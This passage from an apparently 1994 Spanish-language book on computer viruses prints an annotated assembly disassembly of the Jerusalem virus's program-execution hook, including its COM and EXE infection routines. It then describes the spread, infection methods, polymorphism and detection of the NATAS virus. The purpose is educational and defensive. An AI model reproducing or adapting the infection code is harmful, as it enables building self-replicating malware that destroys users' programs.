0FB2:0423 B8004B      MOV     AX,4B00
0FB2.0426 9D          POPF
0FB2:0427 2E          CS:
0FB2:0428 FF2E1700    JMP     FAR [0017]
```

```
************************************
* Nueva función $4B del sistema operativo *
************************************
```

```
0FB2:042C 2E          CS:
0FB2.042D 803E0E0001  CMP     BYTE PTR [000E],01  Verifica si está activada la bandera
0FB2:0432 74E4        JZ      0418                de borrar.
0FB2:0434 2E          CS:
0FB2:0435 C7067000FFFF MOV    WORD PTR [0070],FFFF
0FB2.043B 2E          CS:
0FB2:043C C7068F000000 MOV    WORD PTR [008F],0000
0FB2:0442 2E          CS:
0FB2:0443 89168000    MOV     [0080],DX
```



```
0FB2.0447 2E          CS:
0FB2:0448 8C1E8200    MOV     [0082],DS
0FB2:044C 50          PUSH    AX
0FB2 044D 53          PUSH    BX
0FB2.044E 51          PUSH    CX
0FB2 044F 52          PUSH    DX
0FB2:0450 56          PUSH    SI
0FB2:0451 57          PUSH    DI
0FB2:0452 1E          PUSH    DS
0FB2 0453 06          PUSH    ES
0FB2:0454 FC          CLD
0FB2 0455 8BFA        MOV     DI,DX
0FB2.0457 32D2        XOR     DL,DL
0FB2 0459 807D013A    CMP     BYTE PTR [DI+01],3A
0FB2:045D 7505        JNZ     0464
0FB2 045F 8A15        MOV     DL,[DI]
0FB2.0461 80E21F      AND     DL,1F
0FB2:0464 B436        MOV     AH,36
0FB2:0466 CD21        INT     21
0FB2.0468 3DFFFF      CMP     AX,FFFF     Verifica si la unidad de discos está lista.
0FB2:046B 7503        JNZ     0470
0FB2 046D E97702      JMP     06E7        Unidad de disco errónea.
0FB2:0470 F7E3        MUL     BX
0FB2:0472 F7E1        MUL     CX
0FB2.0474 0BD2        OR      DX,DX
0FB2:0476 7505        JNZ     047D
0FB2.0478 3D1007      CMP     AX,0710     Verifica si existe espacio en disco para
0FB2:047B 72F0        JB      046D        el virus.
0FB2.047D 2E          CS:
0FB2:047E 8B168000    MOV     DX,[0080]
0FB2.0482 1E          PUSH    DS
0FB2:0483 07          POP     ES
0FB2:0484 32C0        XOR     AL,AL
0FB2:0486 B94100      MOV     CX,0041
0FB2:0489 F2          REPNZ
0FB2:048A AE          SCASB
0FB2:048B 2E          CS:
0FB2:048C 8B368000    MOV     SI,[0080]   Obtiene el nombre del programa que se
0FB2.0490 8A04        MOV     AL,[SI]     va a ejecutar.
0FB2.0492 0AC0        OR      AL,AL
0FB2:0494 740E        JZ      04A4
0FB2.0496 3C61        CMP     AL,61
0FB2:0498 7207        JB      04A1
0FB2 049A 3C7A        CMP     AL,7A
0FB2:049C 7703        JA      04A1
0FB2.049E 802C20      SUB     BYTE PTR [SI],20
0FB2.04A1 46 INC      SI
0FB2:04A2 EBEC        JMP     0490
```

```
0FB2 04A4 B90B00      MOV   CX,000B
0FB2 04A7 2BF1        SUB   SI,CX
0FB2 04A9 BF8400      MOV   DI,0084
0FB2:04AC 0E          PUSH  CS
0FB2:04AD 07          POP   ES
0FB2 04AE B90B00      MOV   CX,000B
0FB2:04B1 F3          REPZ                    Verifica que no sea el COMMAND.COM.
0FB2 04B2 A6          CMPSB
0FB2 04B3 7503        JNZ   04B8
0FB2:04B5 E92F02      JMP   06E7
0FB2 04B8 B80043      MOV   AX,4300
0FB2:04BB CD21        INT   21                Lee los atributos del programa que se va
0FB2 04BD 7205        JB    04C4              a ejecutar
0FB2 04BF 2E          CS:
0FB2 04C0 890E7200    MOV   [0072],CX
0FB2 04C4 7225        JB    04EB
0FB2:04C6 32C0        XOR   AL,AL
0FB2:04C8 2E          CS:
0FB2 04C9 A24E00      MOV   [004E],AL
0FB2 04CC 1E          PUSH  DS
0FB2 04CD 07          POP   ES
0FB2 04CE 8BFA        MOV   DI,DX
0FB2 04D0 B94100      MOV   CX,0041
0FB2:04D3 F2          REPNZ
0FB2:04D4 AE          SCASB
0FB2:04D5 807DFE4D    CMP   BYTE PTR [DI-02],4D  Si la extensión del programa
0FB2 04D9 740B        JZ    04E6               termina en 'm'o 'M', infecta una
0FB2:04DB 807DFE6D    CMP   BYTE PTR [DI-02],6D  sola vez.
0FB2:04DF 7405        JZ    04E6
0FB2 04E1 2E          CS:
0FB2 04E2 FE064E00    INC   BYTE PTR [004E]
0FB2 04E6 B8003D      MOV   AX,3D00
0FB2:04E9 CD21        INT   21
0FB2 04EB 725A        JB    0547
0FB2:04ED 2E          CS:
0FB2 04EE A37000      MOV   [0070],AX
0FB2:04F1 8BD8        MOV   BX,AX
0FB2 04F3 B80242      MOV   AX,4202
0FB2:04F6 B9FFFF      MOV   CX,FFFF
0FB2:04F9 BAFBFF      MOV   DX,FFFB
0FB2 04FC CD21        INT   21                Busca el comienzo del programa.
0FB2 04FE 72EB        JB    04EB
0FB2 0500 050500      ADD   AX,0005
0FB2:0503 2E          CS:
0FB2:0504 A31100      MOV   [0011],AX
0FB2 0507 B90500      MOV   CX,0005
0FB2 050A BA6B00      MOV   DX,006B
0FB2 050D 8CC8        MOV   AX,CS
```



```
0FB2 050F 8ED8        MOV   DS,AX
0FB2:0511 8EC0        MOV   ES,AX
0FB2 0513 B43F        MOV   AH,3F
0FB2 0515 CD21        INT   21                Lee los primeros 5 caracteres
0FB2:0517 8BFA        MOV   DI,DX
CFB2:0519 BE0500      MOV   SI,0005
0FB2 051C F3          REPZ                    Verifica si es un programa * COM ya
CFB2:051D A6          CMPSB                   infectado.
0FB2 051E 7507        JNZ   0527
0FB2:0520 B43E        MOV   AH,3E
0FB2 0522 CD21        INT   21
0FB2 0524 E9C001      JMP   06E7
0FB2:0527 B82435      MOV   AX,3524
0FB2 052A CD21        INT   21
0FB2:052C 891E1B00    MOV   [001B],BX
0FB2:0530 8C061D00    MOV   [001D],ES         Modifica el manejador de errores
0FB2 0534 BA1B02      MOV   DX,021B           críticos.
0FB2 0537 B82425      MOV   AX,2524
0FB2:053A CD21        INT   21
0FB2 053C C5168000    LDS   DX,[0080]
0FB2 0540 33C9        XOR   CX,CX
0FB2:0542 B80143      MOV   AX,4301
0FB2:0545 CD21        INT   21                Prepara el programa para modificarlo.
0FB2:0547 723B        JB    0584
0FB2 0549 2E          CS:
0FB2:054A 8B1E7000    MOV   BX,[0070]
0FB2 054E B43E        MOV   AH,3E
0FB2:0550 CD21        INT   21
0FB2:0552 2E          CS:
0FB2:0553 C7067000FFFF MOV  WORD PTR [0070],FFFF
0FB2 0559 B8023D      MOV   AX,3D02
0FB2:055C CD21        INT   21                Abre el archivo para escribir.
0FB2:055E 7224        JB    0584
0FB2:0560 2E          CS:
0FB2:0561 A37000      MOV   [0070],AX
0FB2:0564 8CC8        MOV   AX,CS
0FB2:0566 8ED8        MOV   DS,AX
0FB2 0568 8EC0        MOV   ES,AX
0FB2:056A 8B1E7000    MOV   BX,[0070]
0FB2:056E B80057      MOV   AX,5700           Obtiene la fecha en que fue hecho el
0FB2 0571 CD21        INT   21                programa a infectar
0FB2 0573 89167400    MOV   [0074],DX
0FB2:0577 890E7600    MOV   [0076],CX
0FB2 057B B80042      MOV   AX,4200
0FB2:057E 33C9        XOR   CX,CX
0FB2 0580 8BD1        MOV   DX,CX
0FB2 0582 CD21        INT   21                Se posiciona al principio del archivo
0FB2 0584 723D        JB    05C3
```

```
0FB2 0586 803E4E0000    CMP   BYTE PTR [004E],00
0FB2.058B 7403          JZ    0590        Contamina un *.COM.
0FB2 058D EB57          JMP   05E6        Contamina un *.EXE.

.............................
* Infección en programas COM *
.............................

0FB2.058F 90            NOP
0FB2.0590 BB0010        MOV   BX,1000     Pide 64 kB de memoria para formar un
0FB2:0593 B448          MOV   AH,48       área de trabajo.
0FB2 0595 CD21          INT   21
0FB2 0597 730B          JNB   05A4
0FB2:0599 B43E          MOV   AH,3E
0FB2:059B 8B1E7000      MOV   BX,[0070]
0FB2:059F CD21          INT   21
0FB2:05A1 E94301        JMP   06E7
0FB2:05A4 FF068F00      INC   WORD PTR [008F]
0FB2.05A8 8EC0          MOV   ES,AX
0FB2:05AA 33F6          XOR   SI,SI
0FB2:05AC 8BFE          MOV   DI,SI
0FB2.05AE B91007        MOV   CX,0710
0FB2.05B1 F3            REPZ              Copia al virus a el área de trabajo.
0FB2:05B2 A4            MOVSB
0FB2:05B3 8BD7          MOV   DX,DI
0FB2:05B5 8B0E1100      MOV   CX,[0011]
0FB2:05B9 8B1E7000      MOV   BX,[0070]
0FB2 05BD 06 PUSH       ES
0FB2:05BE 1F            POP   DS          Lee el programa a contaminar y lo
0FB2:05BF B43F          MOV   AH,3F       escribe después del virus en el área de
0FB2.05C1 CD21          INT   21          trabajo.
0FB2.05C3 721C          JB    05E1
0FB2:05C5 03F9          ADD   DI,CX
0FB2:05C7 33C9          XOR   CX,CX
0FB2.05C9 8BD1          MOV   DX,CX
0FB2:05CB B80042        MOV   AX,4200     Se posiciona al principio del archivo.
0FB2:05CE CD21          INT   21
0FB2:05D0 BE0500        MOV   SI,0005
0FB2:05D3 B90500        MOV   CX,0005
0FB2:05D6 F3            REPZ
0FB2:05D7 2E            CS:               Copia los datos del punto de inicio del
0FB2.05D8 A4            MOVSB             programa
0FB2:05D9 8BCF          MOV   CX,DI
0FB2 05DB 33D2          XOR   DX,DX
0FB2 05DD B440          MOV   AH,40
0FB2:05DF CD21          INT   21          Escribe el programa ya infectado.
0FB2.05E1 720D          JB    05F0
```



```
0FB2 05E3 E9BC00        JMP   06A2

.............................
* Infección en programas EXE *
.............................

0FB2 05E6 B91C00        MOV   CX,001C
0FB2:05E9 BA4F00        MOV   DX,004F
0FB2 05EC B43F          MOV   AH,3F
0FB2 05EE CD21          INT   21          Lee las tablas de inicialización del
0FB2:05F0 724A          JB    063C        programa.
0FB2 05F2 C70661008419  MOV   WORD PTR [0061],1984
0FB2 05F8 A15D00        MOV   AX,[005D]
0FB2.05FB A34500        MOV   [0045],AX
0FB2.05FE A15F00        MOV   AX,[005F]
0FB2:0601 A34300        MOV   [0043],AX
0FB2:0604 A16300        MOV   AX,[0063]
0FB2.0607 A34700        MOV   [0047],AX
0FB2:060A A16500        MOV   AX,[0065]
0FB2:060D A34900        MOV   [0049],AX
0FB2:0610 A15300        MOV   AX,[0053]
0FB2:0613 833E510000    CMP   WORD PTR [0051],+00
0FB2:0618 7401          JZ    061B
0FB2:061A 48            DEC   AX
0FB2:061B F7267800      MUL   WORD PTR [0078]
0FB2 061F 03065100      ADD   AX,[0051]
0FB2 0623 83D200        ADC   DX,+00
0FB2:0626 050F00        ADD   AX,000F
0FB2:0629 83D200        ADC   DX,+00
0FB2 062C 25F0FF        AND   AX,FFF0     Calcula la nueva longitud del
0FB2:062F A37C00        MOV   [007C],AX   programa+virus.
0FB2.0632 89167E00      MOV   [007E],DX
0FB2:0636 051007        ADD   AX,0710
0FB2:0639 83D200        ADC   DX,+00
0FB2.063C 723A          JB    0678
0FB2.063E F7367800      DIV   WORD PTR [0078]
0FB2:0642 0BD2          OR    DX,DX
0FB2:0644 7401          JZ    0647
0FB2:0646 40            INC   AX
0FB2 0647 A35300        MOV   [0053],AX
0FB2 064A 89165100      MOV   [0051],DX
0FB2 064E A17C00        MOV   AX,[007C]
0FB2 0651 8B167E00      MOV   DX,[007E]
0FB2 0655 F7367A00      DIV   WORD PTR [007A]
0FB2.0659 2B065700      SUB   AX,[0057]
0FB2 065D A36500        MOV   [0065],AX
0FB2 0660 C7066300C500  MOV   WORD PTR [0063],00C5
```

```
0FB2.0666 A35D00          MOV   [005D],AX
0FB2:0669 C7065F001007    MOV   WORD PTR [005F],0710
0FB2.066F 33C9            XOR   CX,CX
0FB2 0671 8BD1            MOV   DX,CX
0FB2.0673 B80042          MOV   AX,4200     Se posiciona al comienzo del archivo
0FB2 0676 CD21            INT   21
0FB2 0678 720A            JB    0684
0FB2:067A B91C00          MOV   CX,001C
0FB2 067D BA4F00          MOV   DX,004F
0FB2:0680 B440            MOV   AH,40
0FB2.0682 CD21            INT   21          Coloca la nueva tabla de inicialización
0FB2 0684 7211            JB    0697        para el programa
0FB2.0686 3BC1            CMP   AX,CX
0FB2 0688 7518            JNZ   06A2
0FB2.068A 8B167C00        MOV   DX,[007C]
0FB2 068E 8B0E7E00        MOV   CX,[007E]
0FB2.0692 B80042          MOV   AX,4200     Se posiciona al final del archivo
0FB2 0695 CD21            INT   21
0FB2 0697 7209            JB    06A2
0FB2 0699 33D2            XOR   DX,DX
0FB2.069B B91007          MOV   CX,0710
0FB2 069E B440            MOV   AH,40
0FB2:06A0 CD21            INT   21          Agrega el virus al programa
```

```
0FB2:06A2 2E              CS:
0FB2 06A3 833E8F0000      CMP   WORD PTR [008F],+00
0FB2:06A8 7404            JZ    06AE
0FB2.06AA B449            MOV   AH,49       Libera la memoria que se haya reservado
0FB2:06AC CD21            INT   21          como área de trabajo
0FB2.06AE 2E              CS
0FB2:06AF 833E7000FF      CMP   WORD PTR [0070],-01
0FB2:06B4 7431            JZ    06E7
0FB2:06B6 2E              CS:
0FB2 06B7 8B1E7000        MOV   BX,[0070]
0FB2 06BB 2E              CS.
0FB2:06BC 8B167400        MOV   DX,[0074]
0FB2:06C0 2E              CS:
0FB2:06C1 8B0E7600        MOV   CX,[0076]
0FB2 06C5 B80157          MOV   AX,5701     Pone la fecha original del programa
0FB2 06C8 CD21            INT   21
0FB2.06CA B43E            MOV   AH,3E       Cierra el archivo
0FB2.06CC CD21            INT   21
0FB2 06CE 2E              CS
0FB2 06CF C5168000        LDS   DX,[0080]
0FB2 06D3 2E              CS:
0FB2.06D4 8B0E7200        MOV   CX,[0072]
```



```
0FB2.06D8 B80143          MOV   AX,4301     Restablece los atributos del archivo.
0FB2.06DB CD21            INT   21
0FB2 06DD 2E              CS.
0FB2:06DE C5161B00        LDS   DX,[001B]
0FB2:06E2 B82425          MOV   AX,2524     Restablece la rutina de manejo de
0FB2 06E5 CD21            INT   21          errores
0FB2.06E7 07              POP   ES
0FB2 06E8 1F              POP   DS
0FB2 06E9 5F              POP   DI
0FB2 06EA 5E              POP   SI
0FB2:06EB 5A              POP   DX
0FB2 06EC 59              POP   CX
0FB2:06ED 5B              POP   BX
0FB2:06EE 58              POP   AX
0FB2:06EF 9D              POPF
0FB2.06F0 2E              CS:
0FB2:06F1 FF2E1700        JMP   FAR [0017]  Ejecuta la interrupción original.
```

Longitud del programa 1 808 bytes
Posición en memoria: Depende de la ejecución del programa.
Espacio para variables: 145 bytes incluidos en los 1 808 de longitud
Observaciones: Este virus ya ha sido modificado en muchas ocasiones y es difícil saber qué daños son capaces de realizar otras versiones. Por otro lado, este virus puede infectar una red del tipo local

Conclusión

El virus de *Jerusalén* está tan bien diseñado que cuenta con numerosas protecciones para evitar ser borrado o sobreescrito en la memoria. Utiliza las protecciones que proporciona el sistema operativo DOS para ponerse a salvo en la pila, y crea áreas de memoria de trabajo que evitan que sea "tocado" por otros datos.

Obviamente es un virus dañino y peligroso porque destruye los programas que se ejecuten en la fecha programada para su activación, que es cualquier viernes 13 –después de 1987–; por eso, es conveniente tener siempre los originales de todos los programas que se utilicen en un lugar seguro y protegidos contra escritura, y cada vez que se dé la necesidad de instalarlos, verificar que la computadora esté libre de virus activos en la memoria.

El problema grave que se puede presentar con una infección de este virus es que si se infecta un programa que tenga protecciones contra copiado, es posible que no se pueda volver a instalar porque algunos de estos programas tienen res-

tricciones en cuanto a las veces que pueden ser instalados en discos fijos o flexibles.

Para estar seguros de que no hay virus activos en la memoria de la computadora, se debe apagar y "cargar" con un sistema operativo original y protegido contra grabación, y sólo en ese momento podemos verificar con un antivirus los discos que supongamos estén contaminados con algún tipo de virus.

5.1.6 Virus NATAS o SATAN

Este virus, posiblemente originario de México, no se puede clasificar entre los infectores de *sectores de carga*, pero tampoco podría estar con los *infectores de archivos ejecutables*. La razón es que es un virus *Multipartita* (Multipartite), porque infecta diferentes partes de los discos, como archivos ejecutables, controladores de dispositivos (.SYS), sector de arranque y tabla de particiones, *Polimorfo* (Polymorphic), que significa que emplea algoritmos de encripción –codificación– para hacer más compleja su detección, y *Mutante* –aunque no en el estricto sentido de la palabra–, características que lo convierten en un virus muy especial.

Nota:

Alguna vez se dijo que el virus *Michelangelo* marcaba una época, ya que los medios informativos de todo el mundo, especializados o no, reconocieron la existencia de los virus e incluso exageraron las noticias respecto a éste –exageraron acerca de la catástrofe que se avecinaba aquel 6 de marzo de 1992, ya que pronosticaban que millones de computadoras perderían los datos ahí contenidos–, pero la exageración era sólo respecto a la cantidad de computadoras infectadas, porque los graves daños, sí que los realiza.

El *virus NATAS* –así en mayúsculas– realmente *marca* el principio de una época, por lo menos en México, porque se considera que en este año de 1994 tan sólo entre los meses de febrero a agosto, ha infectado por lo menos a una computadora del 95% de las empresas públicas y privadas. Todos los días se sabe de infecciones a causa de este virus en bancos, oficinas de gobierno, institutos de investigaciones, escuelas de todos los niveles y usuarios personales.

Incluso hay empresas dedicadas al soporte y asesoría contra los virus que reconocen haber *atendido* las computadoras del IFE (Instituto Federal Electoral), unas semanas antes de realizarse las tan *soñadas* elecciones *del cambio* en México,

porque este virus se había *colado* a sus sistemas. Esto no es tan raro, ya que las computadoras de oficinas de gobierno o las propias empresas de computación, portaban el virus en sus disquetes sin que nadie lo notara, porque hacia principios del año no existía un antivirus que lo reconociera; los síntomas que produce el virus pueden haberse atribuido a errores de los equipos o problemas de los programas.

Arturo de la Mora de McAfee Associates México, afirma que desde inicio de 1994 comenzó a recibir en sus oficinas de la ciudad de México, entre 300 y 400 llamadas diarias reportando infecciones de un *nuevo virus –el Natas–* Las primeras llamadas de que tuvo noticia fueron del estado de Chiapas, y de ahí partió hacia el norte y hacia el centro de México la epidemia. Actualmente se sabe de infecciones en Europa, Sudamérica y Estados Unidos, por los boletines insertados en la red *Internet* y en los BBS de McAfee Associates

Figura 5.21
Mensaje del BBS de McAfee Associates en Santa Clara, California, USA, donde se pide ayuda a otros usuarios cuando se ha sufrido infección por algún tipo de virus desconocido.

```
Viewing: CAPTURE.TXT        Press ESC to exit        (F)ilter
MsgI: 5581 «Virus Info»
06-03-94 20:35:49
From: ANDODY
Subj: BOOT SECTOR VIRUS
I have a customer that has a problem I have never ht a hard drive from a CostCo
store here.  1 week (exactly)
after he bought it, the drive crashed.  In reformatting the drive it gave a
warning, "WARNING, POSSIBLE VIRUS DETECTED!  PROCEED Y/N?".  At my advise he
typed in "Y" and proceeded.  Everything seemed to work perfectly until exactly
one week later.  His C: drive crashed (the other drive had been a piggy back D:
drive).  The same thing happened when he reformatted, with the exception that
when it came to write the Boot Sector information, it said "BOOT SECTOR VIRUS
DETECTED, PROCEED Y/N".  We ran CPAV and MSAV both on his machine and could not
find ANY kind of Virus.  I'm confused at this point and want to know if there
is a special kind of requirement to find a "BOOT SECTOR" Virus?  Please let me
know.  Thanks
                    Andy Alford
                Sterling Computer Services
Commands PGUP PGDN HOME END 1..9 scroll  (H)ex (N)ormal (S)earch
```

Cuando una computadora es infectada por el *virus Natas*, los primeros síntomas se manifiestan en la *memoria superior*, ya que al infectar los archivos ejecutables y de sistema que se incluyen en el CONFIG SYS y en el AUTOEXEC BAT, comienza por bloquear las áreas de trabajo de Windows También se nota la infección cuando existen problemas para




Figura 5.22
Aunque el *virus Natas* es poco conocido en otros países, ya se puede encontrar información acerca de él en programas antivirus europeos; la pantalla corresponde al AVP_200, de origen Ruso

grabar o leer información de los discos. Sus efectos son *aleatorios*, y en ocasiones se han detectado inscripciones en bloques de 64 bytes en archivos de datos, los cuales *arma* como rompecabezas cada vez que se ejecuta el código de 1 kB que contiene el *archivo anfitrión*.




Figura 5.23
Pantalla del *Disk Editor* de Norton 7.0, donde se muestra la *tabla de particiones* de un disco duro. Infectada con el *virus NATAS*.

Los daños que ocasiona el virus también son aleatorios, ya que puede mantenerse instalado en la memoria por largo tiempo y no presentar síntomas que lo delaten; sin embargo, cuando se dan las condiciones preprogramadas en su código, infecta archivos ejecutables y de sistema, buscándolos en los directorios especificados con el comando PATH en el archivo AUTOEXEC.BAT –los archivos de sistema los infecta cuando tienen estructura de ejecutables–. Además, aleatoriamente –algunos investigadores han calculado que una vez de cada quimientas–, sobreescribe la tabla de particiones o formatea sectores del disco, con lo cual destruye la información ahí contenida.

Cuando se ejecuta un programa infectado con el *virus Natas*, o cuando se hace la carga o intento de carga con un disquete con el código del virus en el sector inicial de carga, el virus se instala en la memoria de la computadora, e infecta cuanto disquete se introduzca a la unidad para grabar o leer datos. También va infectando los programas con extensión .COM, .EXE, .SYS, .OVR, .OVL y otros con estructura de ejecutables.

La infección consiste en grabar una parte de su código en el sector de arranque de los disquetes o en la *tabla de particiones* (Master Boot Record, MBR), enseguida graba el resto del código en nueve sectores, al final de los disquetes, o en los últimos nueve sectores de la *localidad física* Cilindro 0, Lado 0, que no es una dirección lógica en los discos duros, con lo cual tiene asegurada su existencia, porque ninguna información se escribirá sobre el código del virus. Los sectores lógicos de los discos duros empiezan en el Cilindro 0, Lado 1, Sector 1, que corresponde al sector lógico 0, y es donde está ubicado el *programa de carga inicial*.

Análisis técnico

El *virus Natas* se compone de varias partes que han sido estudiadas e identificadas plenamente.

- *Cabeza del virus*, que se aloja en el sector de la tabla de particiones o en el sector de carga de los discos duros y disquetes respectivamente.
- *Cuerpo del virus*, que se localiza ocupando nueve sectores, al final en los disquetes, o al final del Cilindro 0, Lado 0, en los discos duros
- *Virus completo* –incluyendo *cabeza* y *cuerpo*–, alojado al final de los archivos ejecutables o de los de sistema, que muestran una estructura similar a los ejecutables. Éstos son los




Figura 5.24
Primer sector de los nueve en donde se aloja el *cuerpo* del *virus Natas*. En estos nueve sectores se encuentra el virus sin encriptar –decodificado–.




Figura 5.25
Ultimo sector de los nueve donde se encuentra el *código* del *virus Natas*. Observe la cadena ***Natas*** casi al final del mismo.

que se cargan inicialmente a la memoria de la computadora mediante el archivo CONFIG SYS

Cuando se realiza la *carga* de sistema operativo en la computadora –al momento de *encenderla*–, lo primero que se lee del disco es el *sector de carga* (Boot Sector) o la *tabla de particiones* (Master Boot Record, MBR), para identificar el *medio* –tipo de disco o disquete– desde el cual se realizará la *carga* del DOS. Si *Natas* está ahí, lo primero que se instala en la memoria de la computadora es el virus, su cuerpo o código, y enseguida el COMMAND.COM y los programas o manejadores de dispositivos (Device Drivers) que se encuentren en los archivos CONFIG.SYS y AUTOEXEC.BAT –en ese orden–.

Si la computadora no está infectada por el *virus Natas*, ni el disquete de sistema –en caso de que no exista disco duro–, la infección puede partir de un programa que sí esté infectado, en cuyo caso, al ejecutarse pone al virus en la memoria y lo primero que hace es *contaminar* el *sector de arranque* del disquete de sistema operativo o la *tabla de particiones* del disco duro.

El código inicial o *cabeza* del *Natas* lo incluyen los archivos ejecutables en el *Header*, desde donde hace un *salto* (Jump) hasta el final del código del programa, que es donde comienza el virus, después de cargarse en la memoria, ejecuta normalmente el programa para que usted no note nada.

Los archivos infectados crecen en 4 744 bytes su longitud y *Natas* les cambia la fecha a 100 años más que la original para detectar cuando un archivo ha sido ya contaminado. Reserva 6 kB en la memoria para su uso, interceptando la interrupción 12h para enviar de regreso, cuando se le solicita, un valor de memoria disponible igual al valor real menos los 6 kB. Esto lo protege de cualquier sobreescritura en su código porque el DOS no tomará en cuenta la dirección de memoria para *cargar* otros programas.

Si se carga el virus desde el *sector de arranque* y no encuentra el resto de su *cuerpo*, envía un mensaje de que no hay sistema. Utiliza *encriptamiento –codificación–* para ocultar su código en la parte final de los archivos infectados y técnicas *Stealth*, evitando así su fácil detección. El encriptamiento lo realiza apoyándose en el *timer* de la computadora, pero a nivel de interrupción, logrando un codificado diferente en cada caso, ya que los valores de cada tipo de timer varían con la computadora.

Desensamblado del virus Natas

El código del virus insertado en los archivos ejecutables se divide técnicamente en dos partes: la *rutina de decripción* o de-




Figura 5.26 Pantalla del programa *ThunderByte* versión 6.22, donde avisa que ha encontrado al *virus Natas* en la *tabla de particiones* de un disco duro.

codificación y el *cuerpo del virus*. La rutina de decripción es *mutante*, es decir cambia de forma en cada archivo infectado, por lo que es muy difícil de detectar. El cuerpo del virus está *encriptado*, por lo que resulta también muy complicada su detección.

Esta particularidad del *virus Natas* ha obligado a los fabricantes de programas antivirus a incluir en ellos rutinas de *desensamblado* de los datos que se encuentran en determinadas localidades de memoria, y en sectores o archivos del disco. Además la *búsqueda* o *rastreo* de virus (Scan) se realiza *Heurísticamente*; es decir, utilizando algoritmos especiales que determinan si un archivo incluye en su código instrucciones que generalmente usan los *virus informáticos*, como accesos a áreas peligrosas de los discos, llamados a *interrupciones* del BIOS, etc.

Con la rutina de utilidades -U.EXE del programa ruso AVP_200, se localizó al *virus Natas* en la memoria de la computadora y se le desensambló, obteniendo un resultado, que coincide con el desensamblado inicial del cuerpo del virus en el primero de los nueve sectores, utilizando el desensamblador *Source* de V COMMUNICATIONS Inc de San José, California, en Estados Unidos. En cambio, el desensamblado del virus localizado en un archivo ejecutable siempre arrojó resultados falsos debido a su codificación.

